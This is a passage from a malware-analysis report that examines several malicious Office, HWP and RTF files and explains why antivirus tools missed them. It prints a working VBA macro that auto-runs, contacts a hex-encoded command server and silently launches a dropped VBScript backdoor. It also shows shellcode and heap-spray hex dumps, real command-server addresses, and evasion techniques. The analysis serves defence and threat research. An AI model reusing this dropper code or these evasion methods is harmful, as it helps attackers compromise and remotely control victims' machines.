In this case, the GUID selected corresponds to Scriptlet.TypeLib ActiveX object, creating the file name NTUSER.dat{FB9D87AE-8FEA-4583-98AB-2FB396EAB5FC}.exe (md5 6aab47b18afacbfa7423f09bd1fa6d25) that is later executed via the ShellExecute() API with the SW_HIDE parameter to run silently.

Finally, the executable comes with an embedded Metasploit Shellcode loader that connects to 84.11.146.62 on port TCP 13661.

While this sample has not been attributed, similar techniques (use of XLSB files with embedded, obfuscated macros; creation of the file name NTUSER.dat{GUID}.exe; use of the binary to download additional malware) and the same CnC IP address have been referenced in reporting on a suspected Middle Eastern-based APT group known as “Rocket Kitten”, primarily targeting Middle Eastern and European organizations.


Potential AV bypassing reason

1. The byte concatenation inside the VBA Macro, used to build a Win32 binary at runtime, helps to bypass signature-based detection.

4. 4e51143b01e99afc3bd908794d81d3cb
Type: HWP
Description: Hancom Office HWP Exploit
Attribution: None
Current detection: 3/53
First Submission: July 31, 2015
Last Submission: February 2, 2016
Time undetected in VT: At least 6 months with 3 generic detections

This sample, a Hangul Word Processor (HWP) document, has only three generic detections on VT, so we found it to be worth analyzing for this report.

When opened, the HWP document displays Korean text and some photographs, as shown in Figure 11. Behind the scenes the document will exploit vulnerable versions of Hancom Office, dropping and executing a malicious file.



어린 춘우를 도와 줍시다.

[redacted]


이제 10살인 춘우(春雨)는 너무 예쁘고 인사성 밝고 착한 어린이입니다. 중국 하얼빈(哈爾濱)에서 태어났고 아빠는 한족(漢族)이며 엄마는 북한출신 탈북자입니다.

[redacted]

[redacted]

Figure 11: Content of malicious HWP document

Internally, the document structure includes three sections, where section 0 will trigger a Type Confusion vulnerability while parsing the content of the paragraph located at the data record structure HWPTAG_PARA_TEXT starting at offset 0x1C (see uncompressed section 0 at Figure 12). The logic bug will cause the string starting at offset 0x50 to be treated as a control structure. This control structure contains a fake object at offset 0x56 pointing to an address (0x0e0a0e0a) filled by a heap spray that eventually will redirect the execution flow to the shellcode.




```
00000000  42 00 80 01 35 00 00 80  1c 00 00 00 03 00 00 03  |B...5...........|
00000010  01 00 00 00 01 00 00 00  00 00 00 00 43 04 a0 06  |............C...|
00000020  02 00 64 63 65 73 00 00  00 00 00 00 00 00 02 00  |..dces..........|
00000030  02 00 64 6c 6f 63 00 00  00 00 00 00 00 00 02 00  |..dloc..........|
00000040  33 00 03 00 00 00 00 25  00 00 00 00 00 00 00 00  |3......%........|
00000050  03 00 8f 64 72 3d 0a 0e  0a 0e 05 00 20 00 03 00  |...dr=...... ...|
00000060  20 00 20 00 20 00 20 00  20 00 20 00 20 00 20 00  | . . . . . . . .|
```

Figure 12: Section0 malformed paragraph

A similar type confusion vulnerability has been previously documented by Ahnlab,[6] however, the vulnerability trigger is different.

Section 2 has an uncompressed size equal to 112MB, used to perform the heap spray and expecting to place the shellcode at a memory address close to 0x0e040e04. In Figure 13, the beginning of the shellcode can be seen (uncompressed).



```
06fff740  04 0e 04 0e 04 0e 04 0e  0c 0e 04 0e 04 0e 04 0e  |................|
06fff750  04 0e 04 0e 04 0e 04 0e  04 0e 04 0e 04 0e 04 0e  |................|
*
06fffd00  04 0e 90 90 90 90 90 57  56 52 53 55 51 33 c9 e8  |.......WVRSUQ3..|
06fffd10  00 00 00 00 5a 83 ea 50  42 3e 8a 02 3c 90 75 f8  |....Z..PB>..<.u.|
06fffd20  8b da b8 46 76 ca 00 2d  04 76 ca 00 03 d0 b8 a3  |...Fv..-.v......|
06fffd30  7c ca 00 2d 46 76 ca 00  3e 80 32 cd 42 41 3b c8  ||..-Fv..>.2.BA;.|
06fffd40  72 f6 90 90 98 46 21 4c  21 cd cc cd cd 9e 9b 9a  |r....F!L!.......|
06fffd50  fb 44 50 a1 32 32 32 26  a3 31 fe 0d a9 46 8d fd  |.DP.222&.1...F..|
```

Figure 13: Start of shellcode

The shellcode drops a file on disk and executes it via HncBLXX.HncShellExecute-> SHELL32.ShellExecute. This generates a connection to a compromised Korean automotive website and attempts to retrieve a file with a .JPG extension, which we suspect may be a second-stage binary. However, the file was no longer available on the website at the time of our analysis.

This particular sample has not been attributed to any threat group. However, the use of malicious HWP documents is notable, as that format is specific to a regional word processing program used heavily in South Korea and in particular by the South Korean government. While the use of malicious HWP files could simply indicate regional targeting by unspecified threat actors, similar exploits have been used in the past by suspected APT groups.

Potential AV bypassing reason

1. Heap Spray technique change: Similar exploits used to be created with multiple large-size sections in order to spray the heap. This exploit fulfills the same purpose but with only one large-size section.


2. Vulnerability triggered in a different format: A similar type confusion vulnerability described in this section was seen implemented in the Open XML Format (HWPX extension) [7], but this time ported to the Compound File Binary Format (HWP extension).

5. 497eddab53c07f4be1dc4a8c169261a5 - Barclays_Q22015_IMS_excel_tables.xlsm

Type: XLSM
Description: **VBA Macro + VBScript generated from spreadsheet**
Attribution: None
Current detection: 1/54
First Submission: Julio 08, 2015
Last Submission: January 27, 2016
Time undetected in VT: At least 7 months

This sample, an Excel macro-enabled file, has only one generic detection. The embedded macro creates an encoded Visual Basic (VBE) file that connects to a CnC site and allows remote control of the victim's computer. As we had not previously observed this backdoor, we named it OccultAgent.

When the XLSM file is opened, the user is prompted to enable macros, as shown in Figure 14. The instructions are displayed in both English and Greek:




EN: Follow the procedure below to enable Macros to run on this Workbook and allow full functionality:
EL: Για την εμφάνιση των λειτουργιών, ενεργοποιήστε αρχικά τα Macros στο Workbook αυτό ακολουθώντας την παρακάτω διαδικασία:

Click on "Options" → "Enable this content".
Επιλέξτε "Options" → "Enable this content".

Macro
Macros have been disabled. Macros might contain viruses or other security hazards. Do not enable this content unless you trust the source of this file.
Warning: It is not possible to determine that this content came from a trustworthy source. You should leave this content disabled unless the content provides critical functionality and you trust its source.
File Path: C:\...
Help protect me from unknown content (recommended) [✓ Enable this content]

Figure 14: Prompt to enable macros


The macro drops an encoded VBScript file named ocagent.vbe (69df0c3bab5e681c2e5eb5951a64776e), obtained from the data in a spreadsheet cell (see Figure 15), to C:\octemp001\ and executes it. The script connects to hxxp://0x5E469BFD, which is equivalent to hxxp://94.70.155.253, via the victim's web browser.



```
#@~^DzQAAA==9b:~q?_?t⍰V^SPq?u1⍰YAGM3~,G4Ns?}S~qAr(LnmOS,W8Lo\S_KPKBPW8
```

Figure 15: Obfuscated script embedded in spreadsheet cell

The first stage Macro source code can be seen in Figure 16.



```
Private Function hookbrowser() As String
    Set IE = CreateObject("InternetExplorer.Application")
    IE.Visible = False
    IE.navigate "http://0x5E469BFD"
End Function

Sub Auto_Open()
    hookbrowser
End Sub

Sub createcncagent()
    Dim fs As Object, a As Object, i As Integer, s As String
    Dim fso
    Dim fol As String
        fol = "C:\octemp001" ' change to match the folder path

    Set fso = CreateObject("Scripting.FileSystemObject")

    If Not fso.FolderExists(fol) Then
    fso.CreateFolder (fol)
    End If

    Set fs = CreateObject("Scripting.FileSystemObject")
    Set a = fs.CreateTextFile("C:\octemp001\ocagent.vbe", True)
    i = 1
    While Not IsEmpty(Cells(i, 1))
        s = Cells(i, 1)
        i = i + 1
    a.WriteLine s
    Wend
    a.Close

    Call RunVBS
End Sub

Sub RunVBS()

Dim WshShell As Object
    Set WshShell = CreateObject("WScript.Shell")
    'WshShell.Run("cmdexecute", windowStyle, waitOnReturn)
    'windowStyle = 0 hidden, waitOnReturn = False Do Not Wait for cmd to complete
    WshShell.Run "CMD /c CD c:\octemp001\ & ocagent.vbe", 0, False
End Sub
```

Figure 16: Embedded VBA macro

The dropped ocagent.vbe VBScript is essentially a backdoor that connects to the CnC server at 94.70.155.253 to register the victim's computer and to obtain commands to run on the victim's machine.

Potential AV bypassing reason

The following steps may be sufficient to bypass AV detection:

1. Adding encoded VB script into a spreadsheet cell allows attackers to hide the malicious code.

2. Representing the IP address in hexadecimal format may be sufficient to bypass regular expressions trying to match standard 32-bit IP addresses (dotted decimal notation).

6. dc15336e7e4579c9c04c6e4e1f11d3dd - dedinho no cuzinho.rtf

Type: RTF
Description: RTF file with embedded executable
Attribution: None
Current detection: 0/54
First Submission: October 22, 2015
Last Submission: January 15, 2016
Time undetected in VT: At least 3 months

In this attack scenario, the victim receives an RTF document that appears to contain an embedded JPG image. The embedded file is actually an executable that attempts to hide its file extension by using a long sequence of underscore characters (e.g., Copy of foto.jpg<underscores>.exe (see Figure 17).




Figure 17: RTF document with embedded file

The embedded binary (d409dc7e1ca0c86cb71e090591f16146) is packed with RLPack[8]. It drops a second Borland Delphi binary packed with a customized version of UPX, which will then drop the Spy-Net RAT on the system.

Spy-Net[9] allows an attacker to interact with the victim via a remote shell to upload/download files, interact with the registry, run processes and services, capture images of the desktop, and record from the webcam and microphone. It also contains functionality to extract saved passwords and turn the victim into a proxy server.

A beacon to dennyhacker[.]no-ip.org on TCP port 81 prepended with an ASCII representation of the length of the payload (33) and followed by a pipe and a new line character confirms Spy-Net activity:

```
00000000  33 33 7c 0a                                  33|.
```

The RAT commands are translated to Portuguese to adapt the attack to Brazilian victims; some command examples are shown below (additional commands are listed in the Appendix):

Configuracoesdoserver = Server settings
Listarjanelas = List windows
Finalizarconexao = End connection
Listarchaves = List keys

